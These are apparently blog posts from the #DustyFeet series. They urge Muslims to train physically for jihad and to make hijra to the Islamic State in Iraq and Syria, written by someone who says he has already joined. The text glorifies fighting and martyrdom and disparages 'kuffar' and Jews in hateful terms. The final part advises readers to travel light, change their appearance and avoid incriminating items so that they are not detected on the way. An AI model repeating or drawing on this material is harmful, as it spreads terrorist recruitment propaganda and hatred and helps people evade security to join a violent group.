  If you're a sister who is used to wearing the abaya or a brother who is used to wearing the thawb (compulsive thawb-wearers, how are you doing so far?), I think that trying out squatting for the first time would be easier with… uhm… less complicated clothing. Afterwards, to make things more difficult (and realistic), start practising with abayas and thawbs. (Maybe Arabs can intervene here and give some advice. Y'know since they seem to always be rockin' that white thawb and all.)

- Next progression level is to use rocks, leaves, straw, or anything that's permissible to use by *sharī'a* (bones and dung are not permissible) and to specially avoid using any "luxuries" such as wet wipes and tissue/toilet paper and water.

Allah, *subhanahu wa ta'ala*, has enjoined upon the believers to prepare themselves, hence, we should not neglect any aspect of our preparation. I apologize to those who might feel offended by such a choice of subject to write a post about. I apologize if I have come across as vulgar or rude, but my motivation was that this is quite a neglected topic, the more so, in the context that we are employing it for, i.e., getting our feet dusty for the Sake of Allah.

Extensive resources are available online about answering the call of nature in a squatting position. These two links, here and here, are kuff websites. However, have a look, *in shā Allah*, you might find some useful information.

ABLUTIONS

Naturally following the call of nature, in many instances, you would probably want to make *wudhū'* and that's why I'm including this part about ablutions in this post.

Making *wudhū'* outdoors and in the wilderness is amazing! *Subhān Allah*, I hope that those who have tried it will agree with me. There is something about purifying yourself (spiritually, too) in nature which is very soothing, *mā shā Allah*.

However, if you're new to this, there are a few essential things you should know about making *wudhū'* in an environment where a sink and faucet is not available and especially in a #DustyFeet conjecture:

- Water is a precious commodity, even when it is in abundance. **Don't waste it.** You can practise making *wudhū'* at home itself using only a 0.5 litre bottle of water. If you're used to splashing yourself, then this might be a challenge, but learn about the proper ways of doing *wudhū'* and you will realise that you don't actually need streams of water to trickle down all over you in order for your *wudhū'* to be valid. *In shā Allah*, with practice and patience, you will learn how to use the minimum amount of water that you possibly can. (*I don't really know what school of thought and madhhab this shaykh follows, but this is a beautiful video to watch, because he is so graceful and uses such a little amount of water!*)
- Learn about the *wājib* parts of *wudhū'*, such that if water is extremely scarce, then you can only wash the obligatory parts using a minimum amount of water.
- Learn in depth about the nullifications of *wudhū'*. This is particularly important because then you won't find yourself in a situation where you erroneously think that you might have nullified your *wudhū'* and end up wasting the scarce commodity that is water to perform *wudhū'* when you actually didn't need it.
- It is important for you to know how to perform **tayammum** in case you find yourself in a situation where water is simply not available for *wudhū'*.
- Learn about the *fiqhi* rulings concerning water and vessels containing water (including wells, etc.). This will enable you to know which types of water are permissible for you to use and which ones are not. (Fiqh-us-Sunnah by Sayyid Saabiq is a great place to start.)
- This is another reason to be parsimonious and meticulous with water. Depending on the lands you would be going to and the type of weather prevailing there, you will have to make great effort not to splash your clothes and wet them when performing your ablutions. If you are experiencing extremely cold weather, then you will have to be extra careful as parts of your clothes which are wet might induce or aggravate **hypothermia**. (This might be an extreme situation, but you never know, *subhān Allah*.)

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Allahumma aj'alnā min al-tawwābīn wa aj'alnā min al-mutatahhirīn

9 March 2014
#DUSTYFEET Part 4: Your Body is Your Gym (1 of 2)

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

Before I tackle the main subject of this blog article, there are some issues I need to be clear about:

- The exercises/routines which are made mention of in this article will ***NOT*** show you how to train to be a terrorist. If you want to be a terrorist, as defined by USA, UK, Australia and all other "sovereign" governments, then this is ***NOT*** the blog that will teach you how to. Hence, government officers, spies, *mukhābarāt*, sell-outs and Madkahlis (LOL) amongst others, please have a look at my disclaimer before you read further and sound your alarm. Thank you (but not very much).
- To my other readers, you should know that the instructions from this post is but *one* way amongst a plethora of others to prepare yourself to get your feet dusty.
  If you happen to be already exercising regularly and have a solid plan which *works well* ***for you***, then, I *don't* advise you to drop everything that you're already doing and adopt everything I am presenting here. The main objective is to achieve and then maintain a decent level of fitness because the call could suddenly be made and you might be required to march forth without delay.
- This part of the #DustyFeet series, as well as the other parts, is intended **both for brothers and sisters**. Some activities might be best suited for a particular gender (unless made mention of very clearly) and best left at the judgement and discretion of the reader.

THE IMPORTANCE OF BEING IN SHAPE
(Examples from the Sunnah)

RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, was blessed by Allah with extraordinary strength, stamina and endurance. He once wrestled Rukāna, a wrestling champion of his time, at the request of the latter. Rukāna promised that, if beaten, he would convert to Islam. The Prophet, *sal Allahu ʻalayhi wa al-sallam*, took up the challenge and defeated Rukāna swiftly three times in a row. Witnessing the might of the Prophet, *sal Allahu ʻalayhi wa al-sallam*, Rukāna could do nothing but submit to Islam, *Allahu Akbar.*

He, *sal Allahu ʻalayhi wa al-sallam*, encouraged his Ummah to be at their best physically so that they would be able to fight in the cause of Allah, *'azza wa jal*. It is established in the books of *sīrah* that the Prophet of Allah, *sal Allahu ʻalayhi wa al-sallam*, was a warrior. Many of the sell-out *'ulamā* (*'ulamā al-sūw*) hide this fact to the youth as this is among the means of cementing the thrones of the apostate kings and disbelieving governments the *'ulamā al-sūw* work for.

As a result, our youth have taken one of two routes. A party amongst them has abandoned physical training altogether whilst another party exercises and trains his or her body for other than the Sake of Allah and other than following the Sunnah of His Prophet, *sal Allahu ʻalayhi wa al-sallam*. The arts of getting one's feet covered in dust have thus been abandoned and been plastered all over with the stigma of training for terrorism.

Al-HamdulilLah, Allah bestows ʻizza (honour) upon those who seek it from Him only. The instances which prove that being in good shape are so numerous that we would not be able to present them all to you. I selected the **five** I have included below on only one basis: that they are my favourites. Read up on the *sīrah* and on the *sahāba* and the *tābiʻīn* and you will find countless of others, *bi-idhnilLah*.

One
It is possible that you have of the hadith where RasūlulLah, *sal Allahu ʻalayhi wa al-sallam*, says on the authority of Abu Hurayra, *radhiya Allahu ʻanhu* :

"***The strong believer is better and more beloved to Allâh than the weak believer***, while there is good in both. Guard over that which benefits you, seek Allâh's Assistance, and don't lend yourself to things devoid of benefit, and if

something befalls you, then don't say 'If I only would have done such and such,' rather say 'Allâh ordained this and He does what He wills' [*Qaddarallâhu wa mâ shâ' fa'al*], for verily the phrase 'If I would have' makes way for the work of the Devil."

The explanation of the above hadith, by Imam al-Nawawi is thus:
"The intended meaning of **strength** here is a firm will and a desire to work for the Hereafter. ***So the one being described as a strong believer is more bold and stern against the enemy in Jihâd, quicker to go out (to fight) and searching for it (Jihâd), more firm in the way he enjoins the good and forbids the evil, (more firm) in his patience with the harms he faces throughout all of that, and stronger in the way he carries out difficult tasks for Allâh's Sake*.** He loves to pray, fast, make, and perform the rest of the acts of worship, and he is more active in seeking after these affairs, and he keeps a closer watch over his performance of them." [Sharh Muslim (9/341)]

Two
When RasūlulLah, *sal Allahu 'alayhi wa al-sallam*, prophesied about obesity in the latter generations of his ummah, he, *sal Allahu 'alayhi wa al-sallam*, definitely did **not** speak about it in a good way, but rather in an ominous and negative way, as shown in the hadith which follows:

Narrated Imran bin Husain:

"Allah's Apostle said, '*The best of my followers are those living in my generation (i.e. my contemporaries). and then those who will follow the latter*'" 'Imran added, "I do not remember whether he mentioned two or three generations after his generation, then the Prophet added, '*There will come after you, people who will bear witness without being asked to do so, and will be treacherous and untrustworthy, and they will vow and never fulfill their vows, and* ***fatness will appear among them***.'"

Three
The advice against being fat is also highlighted in the following saying of Amīr al-Mu'minīn 'Umar al-Faruq, *radhiya Allahu 'anhu*:

'Umar was concerned about the people's health. He would warn them against the consequences and dangers of being fat, and would advise them to lose weight, because that would give them strength to strive and enable them to fulfill their duties. He used to say: "*O people, beware of eating too much, for it makes you lazy in prayer, is bad for your body and causes sickness. Allah hates the fat man. Rather you should be moderate in your eating, for that is closer to righteousness and farther removed from extravagance, and makes one stronger to worship Allah. No person will be doomed unless he gives precedence to his desires over his religious commitment.*"

The fat *du'āt* (callers to Islam) and *shuyūkh* of the Ummah (I need not mention their names) are definitely not setting a good example for the youth. If the youth need a good example from amongst the *shuyūkh* of the West, then let them look up to shaykh Ahmad Musa Jibril (*hāfidhahulLah*) who, by the looks of it, is in great shape and strives to be in great shape, *al-HamdulilLah*.
[One of the exceptions to this amongst the *shuyūkh* of the Ummah (and whom I have the utmost respect for) is shaykh Tamīm al-'Adnāni. Despite being very big, the shaykh never abandoned the obligation of getting his feet dusty in the Path of his Rabb. May Allah grant him Jannat-al-Firdaws.]

Four

This next hadith is narrated in al Mussanaf, Musnad Abi Awnah, Abu Dawud and al Hakim and you would be able to find it in Chapter 5 of the famous book by ibn Nuhās. (A must-read book, by the way.)

Khalid bin Zaid said I used to be good at archery and Uqbah would go out target shooting with me. One day I was reluctant to go out so he told me: "O Khalid, let me tell you what I heard the Messenger of Allah say. He said: "Allah admits three people into Paradise because of one arrow. The one who makes it, doing so with the

intention of good, the one who shoots it and the one who hands it over to the archer. So go out and train in archery and in horseback riding. And I prefer you train in archery. **Entertainment is appropriate in only three forms: Training your horse, playing with your wife, and archery.** And whoever learns archery and then abandons it has rejected a blessing from Allah"
This *hadīth* shows us that to be able to put the bold part into practice, one definitely has to be in peak physical condition.
(If you're a brother and the part I emboldened in the above hadith doesn't make you smile, then I think we have a "broblem". LOL)

Five
There's also a *hadīth* about the *sahābi* called Handhalah, *radhiy Allahu 'anhu*. Unfortunately, I couldn't find the *hadīth* anywhere (please, if you have it, let me know and I'll edit this thing) so I'm gonna comment on it from memory. If I remember correctly, Handhalah, *radhiy Allahu 'anhu*, had just got married and the call to jihad resounded right after he had spent the first night with his wife. As soon as he heard, "*Yā khayl Allah irkabī!* (Saddle up, O cavalry of Allah!)" he responded to the call so quickly that he didn't have time for *ghusl* (the bigger ritual ablution). He fought bravely and was awarded *shahāda* (martyrdom). When other Companions asked the Prophet, *sal Allahu 'alayhi wa sallam*, about Handhala, he replied that the angels themselves gave him *ghusl*. When the *sahāba* found him, his head (and hair) was wet! *Allahu Akbar!*

Now, this is a beautiful example from the Sunnah and Handhala, *radhiy Allahu 'anhu*, is one of my favourite sahaba, but (discounting the bias) why do I consider this incident to be relevant to the article? At first glance, it has nothing to do with fitness. If you paid close attention, you would have probably worked out that sexual activity is very exhaustive on a man (especially). You only have to read about it and you will discover that most men (kuffar and weak chocolate mozlems, obviously, duh!) would just turn the other way and snooze off after having satisfied themselves. This is due to the feeling of tiredness which overcomes a man after having reached the climax of sexual satisfaction.
However, look at Handhala's, *radhiy Allahu 'anhu,* stamina. *Allahu Akbar kabira!* He just got done spending the sweetest (and only!) night of his life with his wife, YET he was fit enough to just get up and go in such haste that he didn't even have time to wash himself!
Allahu Akbar! No doubt his *īmān* was on another level, but *subhān Allah*, how would he have been able to translate his *īmān* into actions if he wasn't physically prepared to do so?

MY PHILOSOPHY

If you're yourself in the process of preparing to get your feet dusty you will agree with me that time is your most precious and scarce resource. Whether you are balancing work, school, seeking 'ilm, memorizing Qur'an, involved in da'wah, active in the masjid, taking care of your parents, of yours kids, or just about anything a serious Muslim or Muslima might be involved in, time is your greatest constraint. Another very big constraint for the one preparing is finances, i.e., your funds, your money. It is sometimes quite difficult to put some money aside after all expenses have been met and debts honored. (There will be a separate post about managing finances *in shā Allah*.)

I know some people who squander a fortune on gym memberships, personal trainers, weight machines & contraptions of all sorts and/or dietary supplements. You surely know some of those people, too. You might even be one of them. If that is the case, then this article will not tally with your philosophy of fitness and training and you also probably expect different results from your training than the ones this article aims to show readers how to achieve. But please, don't close this yet, read on, *in shā Allah*, especially if you're intending to get your feet dusty.

The reason why this section is called "**My** Philosophy" is because this is what works for **me**. However, I am positive that this could very well work wonders for you as well, *bi-idhnilLahi ta'āla*.

So here's the thing: *gyms don't work for me*. Once I paid the registration fee or membership fee (can't be bothered to remember) for a gym, went once and have never gone back since. Laziness probably played a big part in that (who am I kidding, right?) but I remember not enjoying the experience at all, and you will hardly find someone sticking with and persevering in a path which they don't enjoy. If you're a gym rat or gym junkie, and you're seeing real results ("gains", innit?), then *al-HamdulilLah*. However, as for my other readers, let me tell you why I think gyms are not worth your time nor your money:

- Most of you lose precious time traveling to the gym. Sure, you can just plug in your earphones and benefit from some lecture, but this time wasted traveling eats into time you could have spared for training.
- Most gyms are not free. In fact, they're expensive, and to me, a real waste of your money.
- Training and dietary supplements are not free. You don't need them. You're just influenced by those around you in the gym taking supplements and try it for yourself because you're impressionable.
- Gyms reinforce kufr ideas like materialism, consumerism and capitalism. Islam and getting your feet dusty are not "about this life". Pay heed and reflect. Everyone wants to get big or look good in the least amount of time. The *kuffār* who attend gym do it for one main/primary reason: to look good so that they can attract the opposite gender (or whatever gender *shaytān* pushes their twisted nature to be attracted to) so that this can lead to zina afterwards. (Am I right or am I right?)
- These are places where bodies get uncovered, bodies are ogled at, bodies are worshiped. Places where the cult of the physique is at its peak. Think about it. Are those places appropriate for you to prepare yourself to embark on such an honorable journey?
- Unless you go to a segregated gym of some sort, it's VERY difficult for you to lower your gaze (this applies to both brothers and sisters).
- I don't think I even need to address the fact that many gyms play music.
- Even if you go to a Muslim-friendly/Muslim-owned/Muslim-themed gym, you're still losing time and money and losing time and money means delaying your departure.

***

I divided this part of the #DustyFeet series in two sub-parts so that you guys can have something to chew on whilst I polish the second part. I promise I won't take long to release it, if Allah permits.

Remember me in your du'ās, please.
Remember death much.
Remember Allah much.

Al-salāmu'alykum wa rahmatulLah wa barakātuh.

11 March 2014

#DUSTYFEET Part 4: Your Body is Your Gym (2 of 2)

BismilLah wa alHamdulilLah wa al-salātu wa al-salām ʻalā RasūlilLah

There is no benefit one can ever derive from pleasing the creation. Intend to undertake your training for the sake of Allah alone and you will be blessed. Be wary of free-mixing while training, give great importance to lowering your gaze and never underestimate the lure of *shaytān*.

SUGGESTED ROUTINES

Shaykh-al-Islam Ibn Taymiyah, *rahimahulLahi ta'āla*, said: "It is obligatory to prepare for Jihad by preparing one's strength and steeds of war when he is unable to fight, because what is necessary to fulfil an obligation itself becomes an obligation." (Majmu' al-Fatawa`; 28/355)

It would be pointless for me to do a post on fitness and not suggest some workout routines which would help you get started with your training to get your clean and pristine feet dusty in the Path of Allah.

Those two routines I have identified might have some features which overlap, meaning that you will find both routines containing a few of the same exercises. This will not be a problem. As you research about them, you will find out that the two routines are rather complementary. However, they are so good that one can follow only one of these 2 workout routines in exclusion of the other, or both at the same time. This would depend on your judgement and about how well you know your own body and your own limits.

There are multiple advantages of following these 2 workout routines (either by following only one or both at the same time). Some of them I will list below:

- **Realistic:** They are routines which will train you in body movements you will be using in real-life situations, hence, they are realistic. They won't train you in doing far-fetched movements such as a "bicep curl" or a "deadlift" or whatever (to be honest, I don't even know what a bicep curl really is. #peak). The exercises and movements your body will get used to will be those which will be useful for you in #DustyFeet situations, *in shā Allah*.
- **Halal:** *Al-HamdulilLah*, you will be able to undertake these two routines whilst staying in the confines of what Allah and His Messenger, *sal Allahu ʻalyhi wa sallam*, permitted. Thus,you will be able to perform the routines without disobeying Allah, *subhānahu wa ta'āla*. This is important since, if you are indulging in the haram, your training might not be a source of *baraka* for you, but rather a means for you to increase in sin, *wa na'ūdhubilLahi min dhālik*.
- **Cheap:** Starting your training under the guidelines of these two routines is virtually free. You might have to buy some shoes or apparel, but that's about it, *in shā Allah*.
- **Progressive:** You can embark on those two training routines either as a complete rookie (allow the Americanism!) or as a rather experienced athlete. You will always find "somewhere" to start which will suit your level of fitness. Moreover, you will be able to progress at your own pace and reach very high levels of fitness (provided you are dedicated, of course).
- **Customizable:** The routines are as customizable as they come. They don't force you to obey a certain timetable nor reach a certain milestone in a specified amount of time. Rather, they offer a framework for you to set your own timetable and milestones. Of course, they do provide specific objectives for you to reach so that progression and improvement does take place, but these are suggestions for you to work around.
- **Not gender-specific:** They can be adapted to both genders. Sisters can also follow these routines and adapt it to their specific level of fitness and strength.


  I will seize this opportunity to address to sisters specifically here: Please do not neglect your fitness level. The *sahabiyāt, radhiy Allahu ʻanhunna*, are great examples to follow. Read about them. You might not need to engage in actual fighting on the frontlines but there will arise many situations where you will have to move quickly from one place to another. For example, you might be in an area which is being bombed and you would thus need to run or move very quickly. Maybe you will have kids under your care. Running whilst carrying a kid (little mujahid(a), *in shā Allah*) is no easy task. Hence, physical fitness for sisters is not to be underestimated. On

a more lighter note, I think you will want to emulate *Umm al-Mu'minīn 'Āisha, radhiy Allahu anha*, by racing with your husband (as per the hadīth). Also, you would definitely look more pleasing in the eyes of your husband if you are in great shape! (#MoistMoment)

- **Not location-restricted:** Following these two routines will also not require you to be in a particular place or to have access to complicated equipment. You might be a nomad and still be able to follow those two routines, *in shā Allah*. More importantly, you won't need to have access to a gym. ***Your body is your gym!***

ROUTINE ONE: Convict Conditioning – Strength Training

This workout routine is an excellent one for many reasons and I don't think I can adequately express how much I enjoy it.



Convict Conditioning uses only, and exclusively, the person's body weight. Hence, it is not a weights-training program. You might never have to lift a dumbbell or a kettle bell ever again should you undertake this training routine. That's a great advantage, which I have already discussed extensively above and in the previous *#DustyFeet Part 4* article.

I recommend you to read the two Convict Conditioning books from cover to cover. Besides being very informative, they are very entertaining and don't read like a workout manual at all (Find torrent links for the books here: Convict Conditioning 1 and Convict Conditioning 2).

Accompanying the first book are 5 instructional videos (Torrent links: Pushups, Squats, Six Pack, Iron Spine, Pullups). I was completely and utterly in awe while watching them. The incredible feats of strength which the workout routine boasts to be able to teach you are very, very impressive.

One of the things which I appreciated the most with the videos is that they weren't extravagant and fancy (these guys look like they mean business). They also did not feature half-naked women nor men. So, *al-HamdulilLah,* this is very appropriate for both brothers and sisters to view.

It would be redundant for me to explain in details what the routine consists of when you can just find out for yourself by reading the PDFs and watching the videos, *in shā Allah*.

Muslim Prisoners

The Convict Conditioning training programme also appeals to me from another angle. If you haven't realised yet, it is a training programme which mimics the in-prison training of convicted individuals.

We live in an era where the Muslims are being oppressed in Western lands and elsewhere by being thrown into prison for no other reason than believing in *Tawhīd* (Pure Monotheism) and being firm upon it. *(We make du'a to Allah, 'azza wa jal, that He hastens the release of all of the muwahhidīn in the prisons of the tawāghīt! Āmīn!)* So, as Muslims, we need to be able to accept the fact that we all incur the risk of being thrown into jail at any moment. We need to prepare for this eventuality not only mentally, but also physically. If we suddenly find ourselves in a prison cell we would need to be able to strengthen our body so that we can defend ourselves against the other *kāfir* prisoners or the filthy *kuffār* who torture the Muslims. To be able to do this, we need to learn training methods which do not make use of any equipment at all. I know that nowadays many prisons offer gym facilities to prisoners but these machines are only available for a

few hours per week and prison gangs might have the monopoly over them. The bottom line is that the Muslim/Muslima needs to be able to keep in shape wherever he/she might be, and even if he/she is confined to a small space such as being in solitary confinement.

Cardio

After you have read the first Convict Conditioning book, you will understand that this routine aims to build mainly your strength. The author argues that if you follow the number of sets and reps proposed, then you will not even need to do cardio sessions. However, if you feel that you do need, cardio, then the next training routine will be of interest to you. As I said, you can very well mix and match between the two programmes.

No Supplements

Convict Conditioning assumes that you are in a prison situation and therefore have no access to all those chemicals which bodybuilders take. Hence, it strongly discourages you to take any dietary supplements. Everyone knows that steroids and other chemicals are unnatural and harmful to your health (fertility issues, akhi!) or even downright *harām*. I strongly advise AGAINST any body-building dietary supplements. (Unless you want to be artificially inflated like a filthy *shabbīha*.) Just eat your regular food in moderation and adhere to the sunnah in your eating habits, in shā Allah. Prisoners get big, and I mean really big, just by eating prison food. So, it's very possible to get big (but that shouldn't be your goal) without taking supplements.

ROUTINE TWO: Shaykh Yusuf al-'Uyayri's Training Programme – Endurance Training

I will purposefully refrain from commenting too much on this specific training routine. Those who know of the shaykh, *rahimahulLah* (and may Allah accept him as a *shahīd* in the highest of *al-Firdaws*) and his story will probably understand why.



This training programme (included in the workout section of this book) will basically make a machine out of you. I strongly recommend that you start slowly. If you can't do 10 regular pushups, then do 10 pushups on your knees and build up your strength as you go along in this manner. (How to increase your number of reps and make your sets more difficult is explained in much more detail in the Convict Conditioning series.)

The main objective of this programme however, is not to build strength but endurance. The shaykh's philosophy is that the mobile *mujāhid* is better than the strong *mujāhid*. By this I mean (or, rather, he means) that if you're able to move around quickly, effectively, frequently and for a sustained period of time, then you do have a big ascendancy over those who are able to summon great strength but for only a limited amount of time.

History has also proven that mobile military units have been very successful. Take for example the Mongols who used light cavalry to inflict maximum damage in the shortest amount of time using blitzkrieg-style attacks. Guerrilla warfare tactics, extensively used in the #DustyFeet lands, also depend very much on light and mobile units in "attack, exact-maximum-damage and retreat" scenarios.

Hence, endurance is preferred over pure strength, even though, as you will notice, the programme also caters for strength training.

ADDITIONAL TIPS AND ASPECTS TO CONSIDER

Record-keeping

It is important to document your progress. This is explained in detail in the first Convict Conditioning book. Use a simple notebook and pencil, *in shā Allah*. I know there might be many apps which exist nowadays which manage your progress and give you back statistics etc. Use whatever means at your disposal which suit you best, *in shā Allah*, so that you can track your progress and improve your fitness as quickly as you possibly can.

Agility and flexibility

Strength and endurance are undoubtedly important. However, agility and flexibility are equally relevant to the activities that one, who gets his feet dusty, performs.

There are various ways of honing your agility and flexibility but martial arts are one of the best ways of doing so. I recommend *kung-fu* or *karate* because they focus a lot on those two above-mentioned skills. There might be other martial arts, of which I am not aware, which would train you in these regards. So, don't restrict yourself to those two only, *in shā Allah*.

However, please **do not** choose to take up Krav Maga since it was invented by the Jews and is just downright vile and repulsive, just like those who came up with it. The *muwahhidīn* who want to get their feet dusty for the sake of their Lord need not imitate the Jews.


Martial arts would also teach you discipline, form, body coordination and eye-limbs coordination: all important skills in dusty feet situations.

Du'ā

Finally, my dear brothers and sisters, you need to realise that Allah, *subhānahu wa ta'āla*, will not bless your training until you complement it and supplement it with *du'ā.*

Ask Allah to give you strength, endurance, dedication, sincerity, patience and perseverance.
Without Allah's blessing, you will achieve nothing in your training.

Allah, *subhānahu wa ta'āla*, says in verse 111 of al-Tawba:



"Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise. They fight in the cause of Allah, so they kill and are killed. [It is] a true promise [binding] upon Him in the Torah and the Gospel and the Qur'an. And who is truer to his covenant than Allah ? So rejoice in your transaction which you have contracted. And it is that which is the great attainment."

Your body is *amāna* to you from Allah but even if your body belongs to Him, in His Infinite Mercy, He is prepared to buy it back from you. Hence, it is upon you to keep it in shape so that you can trade it with Allah in return for Paradise. So, hurry up and do not delay your transaction with Allah, *'azza wa jal*.

***

Allahu a'lam, but this might be the last #DustyFeet post in quite a while.

All *khayr* contained in the #DustyFeet series is from Allah Alone. All mistakes are mine or caused by *shaytān*,

If you have enjoyed the series in any capacity, please, I ask only for **one thing in return**. I don't need you to share or reblog or whatever. I only ask you to **remember me in your *du'ās***. Please, ask Allah to have mercy on me and to forgive my sins. May He have mercy on you and forgive your sins.

13 May 2014

#DustyFeet Part 5: What to Pack & Why

BismilLahi wa al-salāt wa al-salām ‘alā RasūlilLah

Assuming you’re ready to leave-assuming you’re ready to make hijra-one of the final pieces of your preparation puzzle would be to pack up.

In this part of the #DustyFeet series, I will try to shed light on the stuff you would rather take with you and the stuff you would rather leave behind. I might be putting the cart before the horse here since there’s a few posts on preparation and self-improvement which I would have liked to write before posting this particular one.

However, I feel that it is important for me to address this issue since (i) a lot of people who want to make hijra have no clue or have a very vague idea of what they need to pack and hence asked me about packing and (ii) having made the leap myself (by Allah’s permission and grace) and having assessed the usefulness of what I or what other brothers brought (or failed to bring) along, I believe that I am in a fairly good position to write/comment/advise about the matter.

Regardless of whether this post should have been published after some more posts on preparation and regardless of the fact that (as you might notice) the advice would be mostly directed to brothers (I apologise for this, although I will try to factor in tips for sisters), there’s no reason for everyone not to benefit, *bi-idhnilLah*.

[Assumption which I am going to make in this post: You’re making hijra to al-Dawlat al-Islāmīya fī al-‘Irāq wa al-Shām.]

TRAVEL LIGHT

Whatever you wish to bring with you on your journey, the **FIRST** and **MOST IMPORTANT** rule you have to abide by (and do your *utmost* NOT to break) is… to TRAVEL LIGHT!

If you’re travelling by plane, chances are that you will be allowed to carry around 23-30 kg of checked-in luggage in addition to around 8 kg of hand luggage. (erm, American “folks”, kindly use a unit converter, please). Well, don’t be fooled by those weight allowances. You don’t need that many kilogrammes of stuff. I repeat: You. Don’t need. So many kilogrammes’ worth of belongings.

RasūlulLah, sal Allahu ‘alayhi wa sallam, said in one hadith: “Be, in this world, as a passer-by.” And that’s what you are now, that’s what you’ve now become, that’s what you should aspire to and, in shā Allah, that’s how you’re going to live until you meet your Lord: **a traveller, a musāfir**. (We ask Allah to deliver us from the shackles of this wretched dunya. Āmīn.)

To adopt this mindset is, according to me, not only important, but crucial. If the hadīth is not enough to convince you (a’ūdhubilLah), then, ask anyone who’s been here: situations change *very quickly* in al-Shām. Tides turn at the blink of an eye. One day you’re here, the other day you’re miles away; one moment you’re kicking back, relaxing and having *shāy* (tea) and the next moment, you’re packing up and leaving (your cup of tea unfinished). Such sudden turns of events might be for different reasons. It might be that the amīr needs your services somewhere else or that the enemy suddenly invades. Then, you will have to get moving quickly (sometimes *very* quickly) and dragging along 30 kg worth of belongings with you… believe me, you will regret bringing that big photo album, your Xbox (you can learn to play some other kind of Call of Duty here, trust me, akhi…) or the dozen thawbs you bought during your last ‘Umrah (manz still here beefing thawbs! #WouldYouBelieveIt).

For some reason, I’m guessing that travelling light might be extra hard for sisters, but I’ve been wrong before. (You guys are resourceful, innit? Innit?)

So how, then, should you pack? How much (little) should you bring? How many suitcases? Should you even bring a suitcase?

CONCERNS WHEN PACKING

[Please bear in mind that the way I am advising you how to pack here, in this blog post, is but only one way by which you could proceed. Maybe you will come up with a better set up which would work wonders ***for you*** *. You know yourself better than I do. In any case, those are just take-it-or-leave-it guidelines, similar to all the advice I provide on this blog.]*

Your main concerns when packing should be:

1. **To be mobile** : By this, I mean that you should be able to manoeuvre **easily** (extra emphasis on that word) with **all** of your luggage. During your journey, you will need to walk (duh!), climb flights of stairs, lift your luggage, get into vehicles, amongst other things, but you might as well have to run (not just jog!). So, by travelling light (always keep this in mind, *subhān Allah*, can't stress this enough, travel light, guys), you will be able to move around swiftly and with peace of mind.
2. **To be risk-averse:** *[If, at this stage of your preparation, you are not aware of the security issues which your endeavour presents, then I suggest you take a step back and inform & educate yourself. Like seriously, come on.]* Depending on where you are departing from and your itinerary, the degree of scrutiny, which you will be subjected to, will be very different. However, my advice is to minimise your risks. If you need to take any risk, calculate the pros and the cons and pray *istikhāra* over it. The risks I am referring to are many and particular to each individual, so it's a matter which I will leave to your own judgement, *bi-idhnilLah*.
3. **To be inconspicuous** : Directly linked to your aversion to risks should be your concern to not "stand out from the crowd," to be *inconspicuous* and not to arouse suspicion. There are a few aspects you should consider here:

- How you dress (this isn't related to packing, but…). Some brothers I know shaved or shortened their beards. I've heard of some sisters who took off their niqāb. Some adopt another style of dressing. I won't get into the permissibility of doing all those because this is upon you to research about what is *halāl* or *harām* and to determine to which degree you want to blend in. May Allah help you because this is not something light and easy. To lift your niqāb or shorten your beard is not easy. *Subhān Allah.* **All in all, you shouldn't give out the impression or the "vibe" that you're making hijra.**
- The nature of what you pack . By this, I mean e.g., don't pack a hardcopy of "Millatu Ibrahim" by Shaykh Abū Muhammad al-Maqdisī when you're coming from the UK and you know clearly that it is an offense under UK laws to be even in possession of a softcopy of the book. Or, something even more "stupe" such as packing a Glock or another firearm. Use your common sense. Be an intelligent Muslim. Don't incriminate yourself. Put all the chances on your side to accomplish your goal.

